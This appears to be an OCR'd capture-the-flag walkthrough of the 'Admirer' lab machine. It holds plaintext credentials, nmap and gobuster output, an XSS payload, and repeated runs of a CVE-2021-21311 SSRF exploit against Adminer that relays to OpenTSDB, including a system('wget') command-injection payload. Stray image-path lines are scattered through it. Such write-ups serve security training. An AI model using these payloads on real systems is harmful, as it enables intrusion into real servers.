


path of exploitation

Foothold: Enumerate host and find vhost db.admirer-gallery.htb
⟹ enumerate some more and find host vulnerable to CVE-2021-21311 an ssrf and see another service on port 4242
⟹ find another CVE, on service on port 4242 running opentsdb and find correct metric to exploit and get on box as opentsdb
User: find user password in servers.php file
Root: find vulnerable services fail2ban and opencats
⟹ set up exploit chain to write as user devel to /usr/local/etc/whois.conf with opencats PHP Object Injection to Arbitrary File Write
⟹ write file to to parse as a whois config file and call kali machine for whois served payload
⟹ get banned by fail2ban to start exploit chain and get root on box.

Creds

Username	Password	Description
cats	adm1r3r0fc4ts	mysql db=cats_dev
jennifer	bQ3u7^AxzcB7qAsxE3	os


Nmap


Port	Service	Description
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80	http	Apache httpd 2.4.38 ((Debian))
4242	tcp	vrml-multi-use
16010	tcp	Unknown
16030	tcp	Unknown

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Thu May  5 15:03:53 2022 as: nmap -sC -sV -oA nmap/Full -p- 10.10.11.137
Nmap scan report for 10.10.11.137
Host is up (0.030s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 99:33:47:e6:5f:1f:2e:fd:45:a4:ee:6b:78:fb:c0:e4 (RSA)
|   256 4b:28:53:64:92:57:84:77:5f:8d:bf:af:d5:22:e1:10 (ECDSA)
|_  256 71:ee:8e:e5:98:ab:08:43:3b:86:29:57:23:26:e9:10 (ED25519)
80/tcp    open     http           Apache httpd 2.4.38 ((Debian))
|_http-title: Admirer
|_http-server-header: Apache/2.4.38 (Debian)
4242/tcp  filtered vrml-multi-use
16010/tcp filtered unknown
16030/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu May  5 15:04:33 2022 -- 1 IP address (1 host up) scanned in 39.99 seconds
```

Web Enumeration





Forbidden


You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 10.10.11.137 Port 80

mailto:webmaster@admirer-gallery.htb

/etc/hosts

```
10.10.11.137    admirer-gallery.htb
```




gobuster vhosts

```
kali@kali:~$ gobuster vhost -u http://admirer-gallery.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -o buster/vhosts.log
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://admirer-gallery.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/05/05 20:30:14 Starting gobuster in VHOST enumeration mode
===============================================================
Found: db.admirer-gallery.htb (Status: 200) [Size: 2569]

===============================================================
2022/05/05 20:38:09 Finished
===============================================================
```

/etc/hosts


```
10.10.11.137    admirer-gallery.htb db.admirer-gallery.htb
```



vulnerabilities

xss in history param

```
GET /?server=localhost&username=admirer_ro&db=admirer&sql=&history='-alert('XSS')-' HTTP/1.1
Host: db.admirer-gallery.htb
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: adminer_key=1f9703c8965a41d1932c47747050a414; adminer_version=0; adminer_permanent=c2VydmVy-bG9jYWxob3N0-YWRtaXJlcl9ybw%3D%3D-YWRtaXJlcg%3D%3D%3ASZZPOakSewX2AZOQ5ZA2D4Zya158F80V;
adminer_sid=dtel458te8bp2i074bmajuakk2
Connection: close
```



ssrf

```
kali@kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect http://localhost:4242
Running HTTP Server on 10.10.14.178:80
[CVE-2021-21311]
[CLIENT] 10.10.11.137:42664
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]
[SSRF Response]
<!DOCTYPE html><html><head><meta http-equiv=content-type content="text/html;charset=utf-8"><title>OpenTSDB</title>
<style><!--
body{font-family:arial,sans-serif;margin-left:2em}A.l:link{color:#6f6f6f}A.u:link{color:green}.fwf{font-family:monospace;white-space:pre-wrap}//--></style><script type=text/javascript language=javascript
src=s/queryui.nocache.js></script></head>
<body text=#000000 bgcolor=#ffffff><table border=0 cellpadding=2 cellspacing=0 width=100%><tr><td rowspan=3 width=1% nowrap><img src=s/opentsdb_header.jpg><td> </td></tr><tr><td><font color=#507e9b><b></b>
</td></tr><tr><td> </td></tr></table><div id=queryuimain></div><noscript>You must have JavaScript enabled.</noscript><iframe src=javascript:'' id=__gwt_historyFrame tabIndex=-1
style=position:absolute;width:0;height:0;border:0></iframe><table width=100% cellpadding=0 cellspacing=0><tr><td class=subg><img alt="" width=1 height=6></td></tr></table></body></html>
```

OpenTSDB

```
kali@kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/api/version'
Running HTTP Server on 10.10.14.178:80
[CVE-2021-21311]
[CLIENT] 10.10.11.137:42722
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]
[SSRF Response]
{"short_revision":"14ab3ef","repo":"/home/hobbes/OFFICIAL/build","host":"clhbase","version":"2.4.0","full_revision":"14ab3ef8a865816cf920aa69f2e019b7261a7847","repo_status":"MINT","user":"hobbes","branch":"master"
,"timestamp":"1545014415"}
```

exploit

```
kali@kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-
15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=[33:system('wget%20localhost')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
Running HTTP Server on 10.10.14.178:80
[CVE-2021-21311]
[CLIENT] 10.10.11.137:44406
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
```

```
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]
[SSRF Response]
{"err":"java.lang.RuntimeException: Unexpected exception\n\tat net.opentsdb.core.TSQuery.buildQueries(TSQuery.java:224) ~[tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.tsd.GraphHandler.doGraph(GraphHandler.java:172)
~[tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.tsd.GraphHandler.execute(GraphHandler.java:123) ~[tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.tsd.RpcHandler.handleHttpQuery(RpcHandler.java:282) [tsdb-
2.4.0.jar:14ab3ef]\n\tat net.opentsdb.tsd.RpcHandler.messageReceived(RpcHandler.java:133) [tsdb-2.4.0.jar:14ab3ef]\n\tat
org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.timeout.IdleStateAwareChannelUpstreamHandler.handleUpstream(IdleStateAwareChannelUpstreamHandler.java:36) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.timeout.IdleStateHandler.messageReceived(IdleStateHandler.java:294) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.codec.http.HttpContentEncoder.messageReceived(HttpContentEncoder.java:82) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelHandler.handleUpstream(SimpleChannelHandler.java:88) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.codec.http.HttpContentDecoder.messageReceived(HttpContentDecoder.java:108) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.codec.http.HttpChunkAggregator.messageReceived(HttpChunkAggregator.java:145) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.Channels.fireMessageReceived(Channels.java:296) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.frame.FrameDecoder.unfoldAndFireMessageReceived(FrameDecoder.java:459)
[netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.replay.ReplayingDecoder.callDecode(ReplayingDecoder.java:536) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.codec.replay.ReplayingDecoder.messageReceived(ReplayingDecoder.java:435) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.Channels.fireMessageReceived(Channels.java:296) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.frame.FrameDecoder.unfoldAndFireMessageReceived(FrameDecoder.java:462)
[netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.handler.codec.frame.FrameDecoder.callDecode(FrameDecoder.java:443) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.codec.frame.FrameDecoder.messageReceived(FrameDecoder.java:303) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelHandler.messageReceived(SimpleChannelHandler.java:142) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelHandler.handleUpstream(SimpleChannelHandler.java:88) [netty-3.10.6.Final.jar:na]\n\tat net.opentsdb.tsd.ConnectionManager.handleUpstream(ConnectionManager.java:128) [tsdb-
2.4.0.jar:14ab3ef]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:559) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.Channels.fireMessageReceived(Channels.java:268) [netty-
3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.Channels.fireMessageReceived(Channels.java:255) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.socket.nio.NioWorker.read(NioWorker.java:88) [netty-
3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.socket.nio.AbstractNioWorker.process(AbstractNioWorker.java:108) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.socket.nio.AbstractNioSelector.run(AbstractNioSelector.java:337) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.socket.nio.AbstractNioWorker.run(AbstractNioWorker.java:89)
[netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.channel.socket.nio.NioWorker.run(NioWorker.java:178) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.util.ThreadRenamingRunnable.run(ThreadRenamingRunnable.java:108) [netty-3.10.6.Final.jar:na]\n\tat org.jboss.netty.util.internal.DeadLockProofWorker$1.run(DeadLockProofWorker.java:42) [netty-
3.10.6.Final.jar:na]\n\tat java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149) [na:1.8.0_292]\n\tat java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
[na:1.8.0_292]\n\tat java.lang.Thread.run(Thread.java:748) [na:1.8.0_292]\nCaused by: com.stumbleupon.async.DeferredGroupException: At least one of the Deferreds failed, first exception:\n\tat
com.stumbleupon.async.DeferredGroup.done(DeferredGroup.java:169) ~[async-1.4.0.jar:na]\n\tat com.stumbleupon.async.DeferredGroup.recordCompletion(DeferredGroup.java:142) ~[async-1.4.0.jar:na]\n\tat
com.stumbleupon.async.DeferredGroup.access$000(DeferredGroup.java:36) ~[async-1.4.0.jar:na]\n\tat com.stumbleupon.async.DeferredGroup$1Notify.call(DeferredGroup.java:82) ~[async-1.4.0.jar:na]\n\tat
com.stumbleupon.async.Deferred.doCall(Deferred.java:1278) ~[async-1.4.0.jar:na]\n\tat com.stumbleupon.async.Deferred.runCallbacks(Deferred.java:1257) ~[async-1.4.0.jar:na]\n\tat
com.stumbleupon.async.Deferred.callback(Deferred.java:1005) ~[async-1.4.0.jar:na]\n\tat org.hbase.async.HBaseRpc.callback(HBaseRpc.java:720) ~[asynchbase-1.8.2.jar:na]\n\tat
org.hbase.async.RegionClient.decode(RegionClient.java:1575) ~[asynchbase-1.8.2.jar:na]\n\tat org.hbase.async.RegionClient.decode(RegionClient.java:88) ~[asynchbase-1.8.2.jar:na]\n\tat
org.jboss.netty.handler.codec.replay.ReplayingDecoder.callDecode(ReplayingDecoder.java:500) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.codec.replay.ReplayingDecoder.messageReceived(ReplayingDecoder.java:435) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat org.hbase.async.RegionClient.handleUpstream(RegionClient.java:1230) ~
[asynchbase-1.8.2.jar:na]\n\tat org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelHandler.messageReceived(SimpleChannelHandler.java:142) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelHandler.handleUpstream(SimpleChannelHandler.java:88) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.timeout.IdleStateAwareChannelHandler.handleUpstream(IdleStateAwareChannelHandler.java:36) ~[netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline$DefaultChannelHandlerContext.sendUpstream(DefaultChannelPipeline.java:791) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.handler.timeout.IdleStateHandler.messageReceived(IdleStateHandler.java:294) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.SimpleChannelUpstreamHandler.handleUpstream(SimpleChannelUpstreamHandler.java:70) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:564) [netty-3.10.6.Final.jar:na]\n\tat
org.jboss.netty.channel.DefaultChannelPipeline.sendUpstream(DefaultChannelPipeline.java:559) [netty-3.10.6.Final.jar:na]\n\tat org.hbase.async.HBaseClient$RegionClientPipeline.sendUpstream(HBaseClient.java:3857) ~
[asynchbase-1.8.2.jar:na]\n\t... 12 common frames omitted\nCaused by: net.opentsdb.uid.NoSuchUniqueName: No such name for 'metrics': 'sys.cpu.nice'\n\tat net.opentsdb.uid.UniqueId$1GetIdCB.call(UniqueId.java:450)
~[tsdb-2.4.0.jar:14ab3ef]\n\tat net.opentsdb.uid.UniqueId$1GetIdCB.call(UniqueId.java:447) ~[tsdb-2.4.0.jar:14ab3ef]\n\t... 34 common frames omitted\n"}
```

nope.. doesn't work

lets try a different metric tsuid

```
kali@kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-
15:56:44&tsuid=sum:000001000002000042,000001000002000043&o=&ylabel=&xrange=10:10&yrange=[33:system('')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
Running HTTP Server on 10.10.14.178:80
[CVE-2021-21311]
[CLIENT] 10.10.11.137:43588
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]
[SSRF Response]
{"plotted":0,"timing":40,"etags":[[]],"points":0}
```

still doesn't work..

find metrics

```
kali@kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/api/suggest?type=metrics'
Running HTTP Server on 10.10.14.178:80
[CVE-2021-21311]
[CLIENT] 10.10.11.137:44400
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]
[SSRF Response]
["http.stats.web.hits"]
```

ok..

success

```
